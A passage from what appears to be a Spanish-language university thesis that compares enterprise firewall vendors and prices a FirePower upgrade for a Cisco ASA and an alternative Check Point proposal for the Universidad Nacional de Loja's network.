Ventajas. [49][50][51]	-Es conocido sobre todo por sus innovaciones en la aplicación, el control y la mejora de IPS integrados en los servidores de seguridad. -Crece con mayor rapidez en el mercado. - Líder en el mercado de cortafuegos de red empresarial por Gartner	- Líder en el mercado de cortafuegos de red empresarial por Gartner - Ofrece soluciones líderes en la industria - Trabaja con AWS y Microsoft Azure para el apoyo en la nube pública - Se integra con la infraestructura de Cisco Aplicación Centric (ACI) para los casos de uso SDN - Es el cortafuegos de elección para políticas de firewall complejas	- Gana clientes con frecuencia ya que ofrece características similares que sus competidores. - Robusta Calidad del hardware. - Buen soporte - UTM (Antivirus, Webfilter, entre otros) tiene una gran variedad de opciones - Ofrece una buena relación de precio y rendimiento.	La protección avanzada con malware (AMP) es una de las características más mencionadas por sus clientes. - Existe una cantidad de ventas donde ya existe una fuerte conexión de la red de Cisco. -Oficinas distribuidas a nivel global.

	-Cortafuegos y el IPS están integrados -Trabaja con Microsoft Azure para el apoyo en la nube pública -Interfaz de usuario muy sencilla e intuitiva -Información en español. - Se destaca como líder sobre todo debido a su enfoque NGFW. - Se destaca como uno de los competidores más fuerte en NGFW	- Cortafuegos y el IPS están integrados - Interfaz de usuario muy sencilla e intuitiva - Varios proveedores en Ecuador - Fácil de aprender a utilizar (administrarlo) - El visor de logs es muy intuitiva y trae varias opciones - Varias Opciones de reportes - Reportes fáciles de entender. - Ofrece un amplio portafolio de productos. - Se adapta con facilidad a necesidades futuras de crecimiento. - Una de las características por ser líder es su buen rendimiento. - Es considerado líder para las empresas porque compite y gana en selecciones exigentes y la retención del cliente basados en sus características. - Líder por su alta calificación en amenazas competitivas. - Líder por su consola de administración que es considerada como la mejor. - Ofrece una tecnología propia muy avanzada para la simulación de amenazas	- Los productos UTM son los más requeridos. - Se evalúa como retador, aspirante y líder en este cuadrante porque desplaza a sus competidores en valor y rendimiento. - Es muy adecuado para implementación es como centro de datos, proveedores de servicios y empresas distribuidas (minoristas y franquicias)	-Excelente red de soporte de Cisco. -Inclusión de SourceFire IPS dentro del AS. -Partners en el Ecuador - Equipo potente -Bastante Documentación

		llamada Sandbox, por el cual se caracteriza.		
Desventajas. [49] [50] [51]	- Al igual que otros proveedores con productos líderes, el precio de sus características de seguridad es muy alto - Precios más altos por gigabit - Estuvo por detrás de otros proveedores importantes en la producción de una versión de servidor de seguridad virtual para los despliegues de Microsoft Azure - A aún no ha logrado introducirse por completo en el mercado global. -Poco reconocimiento y comercialización de la marca con los nuevos clientes. - varias funcionalidades no son provistas por	- La activación de la gran mayoría de los blade tiene costo. - Hay que adquirir licencias para soporte IPS, filtrado web, VPNs cliente, entre otro. - Altos costos de renovación de licencias. -Inconvenientes con el soporte técnico en línea. - Los clientes no muestran interés por la adquisición de las nuevas soluciones ofrecidas por Checkpoint como seguridad móvil, entre otros. -Zona de pruebas basado en la nube es más lenta que sus competidores. -Poca comercialización y reconocimiento de la marca con los nuevos clientes.	- Problemas al actualizar el Firmware - Fortimanager a pesar de su capacidad de operar a gran escala todavía no ha logrado una buena reputación por su facilidad de uso. - No aprovecha a profundidad las ventajas de su hardware. - Licencia hay que renovarla anualmente - EL visor de Logs no es tan bueno - Pocos proveedores en Ecuador - Interfaz de administración compleja. - Si sufre un ataque afectaría a todo el Firewall UTM. - Es desplazado por sus competidores líderes por el rendimiento. - No suele liberar nuevas características que desplace a sus competidores.	- La administración del firewall aún necesita mejoras - Varios firewalls aun utilizan Cisco Security manager, anterior software con complejidad de administración. -Tiene mayor cantidad de amenazas por ser uno de los más implementados en el mercado. - Costos elevados - A mucha gente no le gustan los comandos por lo que el aprendizaje tendrá un costo elevado. - No desplaza a los líderes debido a que no tiene una buena

	proveedores como antispam. - Poca implementación en campus universitarios. - Líder en competencias de empresas grandes, multinacionales. - Pocos proveedores en Ecuador. -EL soporte de productos de terceros aún se debe mejorar. - No ofrece productos más pequeños en ofertas de empresas distribuidas.		- Uno de sus grandes problemas es la capacidad de gestión.	competencia en el NGFW. - Las soluciones antivirus, anti-spam, control de aplicaciones, son provistas por terceros. - No desplaza a los líderes debido a su visión y características. - Son requeridos en su mayoría productos diferentes al firewall por los proveedores. -No ofrece la seguridad de sandbox como los líderes.
Características	-Control de aplicaciones - Prevención de las APT (amenazas avanzadas persistentes) - IDS/IPS - Filtrados de datos y bloqueo de archivos -Seguridad para dispositivos móviles	- Control de aplicaciones -IDS/IPS (DoS, exploraciones de puertos, limpieza de direcciones ip utilizadas con mayor frecuencia) -Antivirus (spyware de descargas, gusanos, botnets, troyanos, protección contra html y javascript malicioso, entre otros.) - AntiSpam	- Seguridad en la nube con Amazon Web Services (AWS) y Microsoft Azure - Protección malware avanzado - IDS/IPS (protege contra las últimas intrusiones en la red al detectar y bloquear las amenazas antes de que	-Protección contra malware avanzado (AMP) -Control de aplicaciones - Filtrado de URL -Prevención de intrusiones de próxima generación (NGIPS) -Control de seguridad de correo (anti spam)

	-Filtrado de URL (complemento del control de aplicaciones) - Antivirus -Conexión a red (dinámico, conexión vpn) - Seguridad en la nube - Protección integrada de estaciones - Seguridad en la nube -Descifrado (identificación y control del tráfico cifrado) - IPV6 -VPN (comunicación segura y sencilla basadas en el estándar ipsec, SSL) - Control de políticas (gracias a la visibilidad de aplicaciones y de usuarios se puede aplicar políticas de autorización seguras) -Redundancia y resistencia (dos componentes de hardware, dos unidades de disco duro para garantizar la continuidad del funcionamiento) - Gestión centralizada -Creación de logs e informes para la revisión diaria del rendimiento	- Email Security - Filtrado de URL -Protección de malware avanzado - Protección DoS - Antibotnet - Seguridad en la nube - Soporte técnico - Gestión centralizada - Seguridad móvil (protección contra las amenazas más recientes dirigidas a dispositivos móviles) - VPN (comunicación segura y sencilla basadas en el estándar IPSEC) -Posibilidad de añadir módulos de licencias adicionales según las necesidades - Creación de logs e informes para la revisión diaria del rendimiento - Inspección del contenido en SSL - Enrutamiento dinámico -Posibilidad de añadir módulos de licencias adicionales según las necesidades - Gestión centralizada - Soporte para proporcionar soluciones de seguridad - Seguridad en la nube - Generación de informes - Registro de logs	lleguen a los dispositivos de red) - Antivirus - Filtrado web - Soporte para proporcionar soluciones de seguridad - Anti spam - VPN (IPSEC y SSL) - Control de aplicaciones - Filtrado web (controlar los sitios web que los usuarios visitan) - Inspección del contenido en SSL - Enrutamiento dinámico - Seguridad de correo - Gestión centralizada - Seguridad móvil (protección contra las amenazas más recientes dirigidas a dispositivos móviles) - Antibotnet - Seguridad de aplicaciones web - Posibilidad de añadir módulos de licencias adicionales según las necesidades - Compatibilidad con IPV6 [55]	- Visibilidad y control de aplicaciones -Administración de clase empresarial (generación de informes) -Seguridad en estaciones de trabajo -VPN -Inteligencia de seguridad colectiva (seguridad e inteligencia de amenazas en tiempo real) -Soporte técnico (TAC) -Posibilidad de añadir módulos de licencias adicionales según las necesidades -Seguridad en la nube Compatibilidad con IPV6 [56]

	- Soporte técnico - Posibilidad de añadir módulos de licencias adicionales según las necesidades [52] -Tres diferentes opciones de implementación -Clasificar el tráfico basándose en la identificación exacta de la aplicación no sólo información de puerto/protocolo - Clasificar, controlar e inspeccionar aplicaciones y tráfico encriptadas.[53]	- Monitoreo gráfico en tiempo real de estado de la red y la política de seguridad -Compatibilidad con IPV6 (aplicar políticas de habilitación segura e integral de aplicaciones en entornos IPV6, IPV4 y mixtos es decir compatibilidad con IPV6) [54] -Limpia y automatiza las reglas de firewall -Descubre y mitiga los riesgos de esas reglas. - Monitorea los cambios de políticas de seguridad en la red -Soluciona efectivamente problemas en la red. [53]	- FortiAP Seguridad redes Wireless - Wifi, seguridad, inalámbrica - Escáner de vulnerabilidades web - Perfiles de auto aprendizajes automáticos - Prevención de fugas de datos - Bajo TCO: opciones de despliegue y capacidad flexibles para aprovechar la base instalada de FortiGate, una plataforma común de gestión centralizada y sin derechos de licencia especiales reducen aún más el coste total de propiedad.[53]	

TABLA XXV. SELECCIÓN DE LA MARCA

Firewall / Característica	Check Point	Palo Alto	Fortinet	Cisco
Fácil implementación	✓			
Interfaz gráfica amigable	✓	✓		
Renovación de licencias	✓	✓	✓	✓
Compatibilidad con IPV6	✓	✓	✓	✓
Generación de informes	✓	✓	✓	✓
Registro de Logs	✓	✓	✓	✓
Interfaz gráfica amigable de informes	✓	✓		
Informes en varios formatos	✓	✓	✓	✓
Líder en Gartner de firewall empresarial	✓	✓		
Filtrado de URL	✓	✓	✓	✓
Control de aplicaciones	✓	✓	✓	✓
Anti –Spam	✓		✓	✓
VPN	✓	✓	✓	✓
Antivirus	✓	✓	✓	
IPS	✓	✓	✓	✓
Seguridad móvil	✓	✓	✓	
Seguridad en la nube	✓	✓	✓	✓
Anti-Bot o control de ataques avanzados persistentes	✓	✓	✓	✓

Seguridad de correo	✓	✓	✓	✓
Filtering de https data	✓			
Monitoreo gráfico en tiempo real	✓			✓
Sandbox	✓			
Costos	Medio	Alto	Bajo	Alto
Marca Seleccionada.	Check Point			

Fase 3: Propuesta de Seguridad.

1. Desarrollar la propuesta de seguridad en el Firewall ASA 5585 en base a los requerimientos planteados por la Unidad de Telecomunicaciones e Información de la Universidad Nacional de Loja.

Debido a las vulnerabilidades encontradas en el Firewall Perimetral Cisco ASA, el estudio realizado al firewall y al no tener nuevas funcionalidades que permita proteger a la red de datos de la institución de ataques desde la intranet y la extranet se propone adquirir los servicios FirePower para el Firewall Cisco ASA que tiene implementado actualmente la Universidad Nacional de Loja.

1.1 Servicios FirePower para el Firewall ASA.

- La Universidad Nacional de Loja al ser una institución educativa en crecimiento, que maneja datos sumamente importantes de estudiantes, docentes, administrativos que pueden ser vulnerados, alterados, sustraídos o modificados causando daños costosos, al enfrentar amenazas cada vez más avanzadas, difíciles de detectar y mitigar, en la cual es necesario mejorar la defensa del perímetro de la red contra estas amenazas implementando una estrategia de seguridad para antes, durante y después de un ataque a fin de reducir el riesgo de convertirse en un vector de amenazas. Para lo cual se propone adquirir un

nuevo módulo hardware para el Firewall ASA que permita potenciar la seguridad de la red de datos de la institución. El módulo trae los siguientes servicios del FirePower

- **Protección contra malware avanzado (AMP):** Ayuda a detectar, comprender, detener y reparar de ser necesario cualquier amenaza emergente y software malicioso. AMP proporciona la visibilidad y el control necesarios para detener las amenazas que otras capas de seguridad no detectaron. [57]

  Permite la protección contra malware desconocido, sofisticado y evasivo que pueden ingresar a la red utilizando nuevos métodos de infiltración.

  Detección, bloqueo, seguimiento, análisis y corrección para proteger a la empresa contra ataques de malware dirigido y persistente.
- **Control de aplicaciones y Filtrado de URL:** Basado en la reputación y categorías, ofrece alertas completas y control sobre el tráfico web sospechoso y aplica políticas en cientos de millones de URL en más de 80 categorías. Bloquea direcciones web de alto riesgo, el correo no deseado, los virus basados en URL, los ataques de suplantación de identidad y el spyware que puede dirigir a los usuarios hacia URL maliciosas, para lo cual Cisco analiza con precisión las URLs y asocia una calificación de reputación a cada una, lo que permite que los usuarios eviten direcciones web de alto riesgo [58].

  Filtrado de contenidos y para controlar el acceso de usuarios a los recursos web.

- **Prevención de intrusiones de próxima generación (NGIPS):** Permite la prevención de amenazas sumamente eficaces y total reconocimiento contextual de los usuarios, aplicaciones y contenido para detectar amenazas multivectoriales y respuesta de defensa automatizada. EL reconocimiento de contenido con trayectoria de archivos de malware ayuda a determinar el alcance de la infección y la causa principal para acelerar el tiempo de la corrección [57].

  Detecta y bloquea los ataques basados en la red, protección de intrusiones. Prevención superior contra amenazas y mitigación de amenazas conocidas y desconocidas.

- **Control de seguridad de correo (Cisco ESA/CES):** Permite la navegación segura por el correo, protegiendo al usuario de correos no deseados o evitar la captación de datos personales.
- **Visibilidad y control de aplicaciones**: Permite al administrador de la red a través de la herramienta de administración ASDM visualización, para detectar rápidamente las aplicaciones en la red, quien la utiliza y el impacto que puede tener en la seguridad. Permite visualizar rápidamente la aplicación o archivo infectado en la red para tratar de evitar su propagación de una manera rápida y poder mitigarla.
- **Reconocimiento contextual total**: Aplicación de políticas en función de la visibilidad completa de usuarios, dispositivos móviles, aplicaciones del cliente, comunicación entre máquinas virtuales, vulnerabilidades, amenazas y URL.
- **Administración de clase empresarial:** Tableros e informes desglosados con visibilidad integral de host, aplicaciones, amenazas e indicadores de compromiso detectados.
- **Automatización de operaciones simplificada:** Reducción de los costos operativos y la complejidad administrativa con relación de amenazas, evaluación del impacto, ajuste automatizado de políticas de seguridad e identificación de los usuarios.
- **Escalable y de diseño específico:** Arquitectura de dispositivos de seguridad altamente escalable que funciona a velocidades de multigigabits; ofrece seguridad sólida y uniforme en oficinas pequeñas, sucursales, el perímetro de Internet y los centros de datos de entornos físicos y virtuales.
- **VPN de acceso remoto:** Permite el acceso seguro de las redes corporativas más allá de las computadoras personales corporativas hacia los dispositivos móviles personales independientemente de la ubicación física. Soporte para otra de las soluciones de Cisco AnyConnecct Secure Mobilty
- **VPN de sitio a sitio:** Protección del tráfico, incluido VoIP así como los datos de aplicación cliente – servidor en todas las organizaciones descentralizadas y sus sucursales.

- **Inteligencia de seguridad colectiva (CSI):** La inteligencia inigualable de seguridad y reputación web brinda protección de seguridad e inteligencia de amenazas en tiempo real

- Debido a la evolución de las redes, nuevos procesos, sistemas y demás servicios, las consecuencias por la caída de la red de la institución incrementan dramáticamente. Cuando acontece un problema que puede interrumpir la continuidad del normal funcionamiento de la red y los procesos operativos de la institución y la Unidad de Telecomunicaciones e Información (UTI) está bajo una intensa presión de resolver el problema crítico de la red tan rápidamente como sea posible, antes de que afecte a la red de la entidad, se propone adquirir el servicio de Cisco SMARTnet que conjuntamente con la asistencia de ingenieros especialistas del centro de asistencia técnica (TAC) durante las 24 horas del día y 365 del año facilitará una rápida solución a los problemas y mejorará la eficiencia operativa. El servicio Cisco SMARTnet también proporciona acceso a las bases del conocimiento, sus recursos y herramientas en línea, actualizaciones continuas del sistema operativo del appliance, diagnósticos proactivos y alertas en tiempo real para lo cual se experimentará los beneficios de una mayor disponibilidad de la red a la vez que reduce costos operativos [59].

1.2 Esquema de red con el Firewall Cisco ASA y el módulo FirePower.

En la figura 44, se muestra la integración del firewall Cisco ASA, con la propuesta de implementación de los servicios FirePower.




Figura 44. Esquema de Seguridad con FirePower

1.3 Realizar un análisis comparativo de costos de proveedores en base a los requerimientos de seguridad del Firewall ASA.

Para el análisis de costos de los requerimientos de seguridad del Firewall ASA, se optó por los proveedores Taurustech (TABLA XXVI, ANEXO 2) y Totaltek (TABLA XXVII, ANEXO 3) por su experiencia como partners de Cisco, certificaciones de cisco y especializaciones que poseen; conjuntamente con el personal técnico de la Unidad de Telecomunicaciones e Información se cotizó a los dos proveedores.

TABLA XXVI. PRESUPUESTO REFERENCIAL DE LA SOLUCIÓN PRESENTADA POR TAURUSTECH

Ítem	Descripción	Cantidad	Precio Total	
	UPGRADE INFRAESTRUCTURA DE SEGURIDAD CISCO ASA XXXX EN DONDE INCLUYE NGFW, NGIPS, AMP, URL FILTERING CON SOPORTE A 36 MESES			
1	Upgrade Kit ASA FW,IPS,CX, to ASA FirePower	1	$ 73.455,95	
2	Cisco ASA FirePOWER IPS,AMP and URL Licences	1		
3	Cisco ASA FirePOWER IPS,AMP and URL 3YR Subs	1		
4	Cisco ASA card for ASA With 8GE	1		
5	Cisco ASA Control License	1		
6	Cisco FirePOWER Software v5.4 for ASA	1		
	PLATAFORMA DE ADMINISTRACIÓN PARA SEGURIDAD AVANZADA			
7	Cisco FirePower Management Center,(VMWare) for 2 devices	1	$ 636,48	
	SERVICIOS PROFESIONALES TAURUSCARE			
8	Implementación, Configuración, capacitación (16 horas para dos personas) basados en las mejores prácticas y estándares de industria dirigido hacia Seguridad de la información, se incluye un paquete de 50 horas para soporte y asesoría en el área de seguridad de forma remota bajo modalidad 8x5xNBD (8 horas, 5 días del siguiente día laborable).	1	$ 13.440,00	
			Subtotal IVA 14% Total	$ 87.532,43 $ 12.254,54 $ 99.786,97
Condiciones				
Forma de Pago: 50% como anticipo y 50% a la entrega de la renovación **Tiempo de entrega**: 60 días **Garantía**: 36 meses contra defectos de fabricación bajo la modalidad 8x5xNBD				

TABLA XXVII. PRESUPUESTO REFERENCIAL DE LA SOLUCIÓN PRESENTADA POR TOTALTEK

Ítem	Descripción	Cantidad	Precio Total	
	SEGURIDADES			
1	UPGRADE KIT ASA FW, IPS, CX TO ASA FIREPOWER/	1	$ 57.050,72	
2	CISCO ASA FIREPOWER IPS, AMP AND URL LICENCES/	1		
3	FIREPOWER CARD FOR ASA WITH 8GE/	1		
4	CISCO FIREPOWER SOFTWARE V5.3.1/	1		
5	CISCO ASA CONTROL LICENSE /	1		
	PLATAFORMA DE ADMINISTRACIÓN PARA SEGURIDAD AVANZADA			
6	CISCO FIRESIGHT MANAGEMENT CENTER, (VMWARE) FOR 2 DEVICES	1	$ 570,51	
	SERVICIOS			
8	SERVICIOS DE INSTALACIÓN	1	$ 14.000,00	
			Subtotal IVA 14% Total	$ 71.621,23 $ 10.026,97 $ 81.648,2
	SMARTNETS FIREWALL			
10	SNTC–8X5XNBD ASA FIREPOWER ,WITH 8GE,3	1	$ 18.179.61	
			Subtotal IVA 14% Total	$ 99.827,81 $ 13.975.89 $ 113.891,81
Condiciones				
Anticipo: 60 % **Facturación:** 100% a la entrega de equipos y materiales **Pago:** 40% de pago a la presentación de la factura **Tiempo de entrega**: 120 días contados a partir de la recepción y verificación del anticipo **Garantía de fábrica:** 90 días de fábrica **Garantía Extendida:** Tres años con la adquisición de los servicios Cisco SMARTNET				

Síntesis: Las proformas o cotizaciones de costos facilitadas por los proveedores Totaltek y Taurustech de los requerimientos de seguridad para el Firewall ASA nos indican lo siguiente. En el caso de Taurustech para la infraestructura de seguridad donde incluye NGFW,NGIPS,AMP,URL FILTERING el costo es de $73.455,95, para la plataforma de administración de seguridad avanzada un costo de $636,48 y en cuanto a los servicios profesionales como implementación, configuración capacitación (16 horas para dos personas) basados en las mejores prácticas y estándares de industria dirigido hacia seguridad de la información, incluido un paquete de 50 horas para soporte y asesoría en el área de seguridad de forma remota, el costo es de $13.440 ,00, con un total de $ **99.786,97.** Las condiciones de Taurustech, para la forma de pago son del 50% como anticipo y 50% a la entrega de la renovación, tiempo de entrega 60 días y una garantía de 36 meses contra defectos de fábrica.

En el caso de Totaltek el costo de la infraestructura de seguridad es de $ 57.050,72, para la plataforma de administración de seguridad avanzada un costo de $570,51 y en cuanto a los servicios profesionales de instalación, un costo de $ 14.000,00, con un total de **$ 81.648,2.** Las condiciones de Totaltek, para la forma de pago son del 60% como anticipo y 40% a la entrega de la renovación, tiempo de entrega 120 días a partir de la recepción y verificación del anticipo.

Se concluye que el proveedor que más le conviene a la Universidad Nacional de Loja por los servicios y costos es el proveedor y Partnet de Cisco Totaltek

Ventajas y desventajas

TABLA XXVIII. VENTAJAS Y DESVENTAJAS DEL MÓDULO FIREPOWER

Propuesta con FirePower	
Ventajas	**Desventajas**
• Ofrece la solución de control de aplicaciones. • Trae incorporado un IPS. • Controla las amenazas avanzadas persistentes o botnets con la tecnología AMP. • Proporciona seguridad al correo con la tecnología ESA/CES. • Seguridad para el acceso remoto mediante IPSec – VPN. • Incremento en la capacidad de Connections per second. • Mejora la capacidad de conexiones concurrentes.	• Se implementara el Módulo en el firewall con algunos años de funcionamiento. • No posee antivirus. • No ofrece la solución filtering de https data. • No protege la red interna. • En filtrado de URL por categorías es menor en comparación con otros proveedores. • Se implementaría para un equipo que tiene baja capacidad de recursos.

2. Desarrollo de la propuesta de seguridad alternativa 1

La Universidad Nacional de Loja actualmente tiene implementado el Firewall Cisco ASA que carece de funcionalidades como IPS, antivirus, filtrado de URL, anti-bot, anti-spam, denegación de servicios, entre otros, para lo cual se propone adquirir un nuevo Firewall de diferente marca, más seguro, confiable, mayor velocidad de respuesta ante amenazas y que cumpla con los requerimientos de seguridad; aunque el precio sea superior al módulo FirePower es recomendable invertir más, obteniendo a cambio mayor seguridad.

Para la propuesta de seguridad alterna con diferentes marcas firewall, se ha considerado su costo, que cumpla los requerimientos de seguridad y que se encuentre como líder en el cuadrante mágico de Gartner, lo cual garantiza que la solución a implementar es una plataforma de calidad y por lo tanto garantiza que ha sido probada en muchas empresas a nivel mundial.

Luego de haber realizado el análisis de los cuadros comparativos de las principales marcas de Firewalls (Tabla XXII, Tabla XXIII, Tabla XXIV, Tabla XXV) para redes empresariales y tomando los resultados del cuadrante mágico de Gartner del año 2012,2013,2014,2015, como respaldo para la selección de la marca, se aprecia que.

- La tecnología ofrecida por la empresa Palo Alto Networks se presenta como una alternativa de seguridad, pero no se considera en la propuesta debido a que tienen mayor influencia en el mercado de grandes empresas, multinacionales; sus costos son elevados, en Ecuador aún no hay proveedores tanto para la implementación como para el soporte y varias funcionalidades son provistas por terceros o no la posee, por lo tanto es un producto de seguridad aislado.
- Los productos y soluciones ofrecidos por Cisco se presenta más como una alternativa de conectividad que de seguridad, varias soluciones son provistas por terceros como el anti-virus, anti –spam y al igual que Palo Alto tiene costos elevados para adquirir el appliance; para cubrir la seguridad en las redes empresariales ha desarrollado algunos servicios de seguridad, por lo tanto no está en la propuesta.
- Algunas de las características de Fortinet no cumplen con los requerimientos de empresas que demandan mayor seguridad, algunas soluciones no ofrecen los proveedores en Ecuador como anti-spam y al no estar dentro del cuadrante de líderes de Gartner de firewalls de redes empresariales no está considerado en la propuesta.
- Se encuentran en el cuadrante mágico de Gartner las empresas: Check Point, Palo Alto, Fortinet y Cisco, por lo tanto las marcas que no se encuentran en el cuadrante de Gartner no han sido consideradas.
- El Firewall ofrecido por la empresa Check Point se presenta como el más apropiado al momento de hablar de firewalls para redes empresariales y seguridad perimetral, siendo este proveedor el que lidera actualmente el mercado y posicionado en el cuadrante de Gartner líder en firewall de redes empresariales.

Por lo tanto debido a las necesidades de la red informática de la Universidad Nacional de Loja, las vulnerabilidades detectadas, se selecciona la marca Check Point como propuesta de seguridad perimetral, por ser la que más se ajusta en la solución de problemas, cumple con los requerimientos de la red, con la ventaja además de ser la más completa, fabricante pionero y líder en soluciones de firewall de red empresarial (seguridad perimetral) en el cuadrante de Gartner.

Ofrece a los clientes protección contra todo tipo de amenazas y reduce la complejidad de la seguridad. Proporciona al cliente soluciones flexibles y simples para satisfacer las necesidades de seguridad exacta de la institución.

2.1 Check Point.

Durante 20 años la misión de Check Point ha sido asegurar el internet. Desde la invención del firewall hasta ahora es líder de la industria de Seguridad de Redes, Check Point se centra en el desarrollo de las tecnologías necesarias para asegurar las empresas a medida que el internet continúa evolucionando.

Los firewalls de Check Point son los más demandados por las empresas debido a su adaptabilidad, la facilidad de despliegue y la dirección unificada del cliente con la seguridad de los puestos de trabajo.

Los clientes de Check Point incluyen más de 100.000 organizaciones de todos los tamaños.

Sus productos dan seguridad a los datos, blindan totalmente la información en las empresas, además de ser las herramientas de cifrado líderes de la industria, las soluciones de Check Point requieren una mínima administración y participación del usuario final, reduciendo así los gastos operacionales de los clientes. [53]

Las soluciones galardonadas de Check Point: Firewall de Última Generación, Gateway de Seguridad Web, Prevención de Amenazas y Protección de Datos, han demostrado prevenir y mitigar los ataques cibernéticos de DDoS, APTs, botnets, virus, malware de día cero y ataques específicos y de carácter general, así como limitar el robo de datos que a menudo resulta de estas amenazas.

De acuerdo al estudio realizado en el sizing se consideró dos segmentos en base a la red para docentes – administrativos y otro segmento para estudiantes.

Se recomienda la adquisición de dos equipos, un firewall Check Point 15600 como firewall de perímetro y un equipo interno Check Point 5600

Para la selección de los equipos se tomó en cuenta el ancho de banda, número de usuarios detrás del firewall (alumnos, docentes, administrativos), el throughput del dispositivo que debe soportar en Mbps.

2.1.1 Check Point 15600.

Figura 45. Firewall 15600 de próxima generación

Se seleccionó este modelo de los equipos recomendados de acuerdo al sizing realizado (Anexo 4), para lo cual de cada estudio se debe tomar el equipo que queda cerca del 50% de carga del SPU. Para entender mejor, el SPU (Secure Power Unit) es la unidad de medida de Check Point para dimensionar equipos.

Este modelo cubre el perímetro para estudiantes en el que se controla la navegación, virus y bots para evitar que las IPs caigan en listas negras.

Las características del equipo fueron tomadas de la hoja técnica de la página oficial de Check Point (Anexo 6)

2.1.1.1 Soluciones de seguridad.

EL equipo ofrece una solución de seguridad completa y consolidada disponible en dos paquetes completos:

- **Next Generation Threat Prevención (NGTP).** Aplica capas de protección para prevenir amenazas cibernéticas sofisticadas con IPS, control de aplicaciones, filtrado de direcciones URL, antivirus, anti-bot y seguridad de correo Electrónico.
- **Next Generation Threat Prevention (NGTX).** NGTP Con protección de amenazas de día cero con SandBlast, que incluye emulación de amenazas y extracción de amenazas.

	NGTP	NGTX (SandBlast)
	Prevent known threats	Prevent known and zero-day attacks
Firewall	✓	✓
VPN (IPsec)	✓	✓
IPS	✓	✓
Application Control	✓	✓
URL Filtering	✓	✓
Anti-Bot	✓	✓
Anti-Virus	✓	✓
Anti-Spam	✓	✓
SandBlast Threat Emulation	×	✓
SandBlast Threat Extraction	×	✓

Figura 46. Seguridad del firewall

2.1.1.2 Especificaciones técnicas.

Performance

Ideal Testing Conditions

- 76 Gbps of UDP 1518 byte packet firewall throughput
- 18 Gbps IPS
- 17 Gbps of NGFW[1]
- 5.7 Gbps of Threat Prevention[2]
- 15.8 Gbps of AES-128 VPN throughput
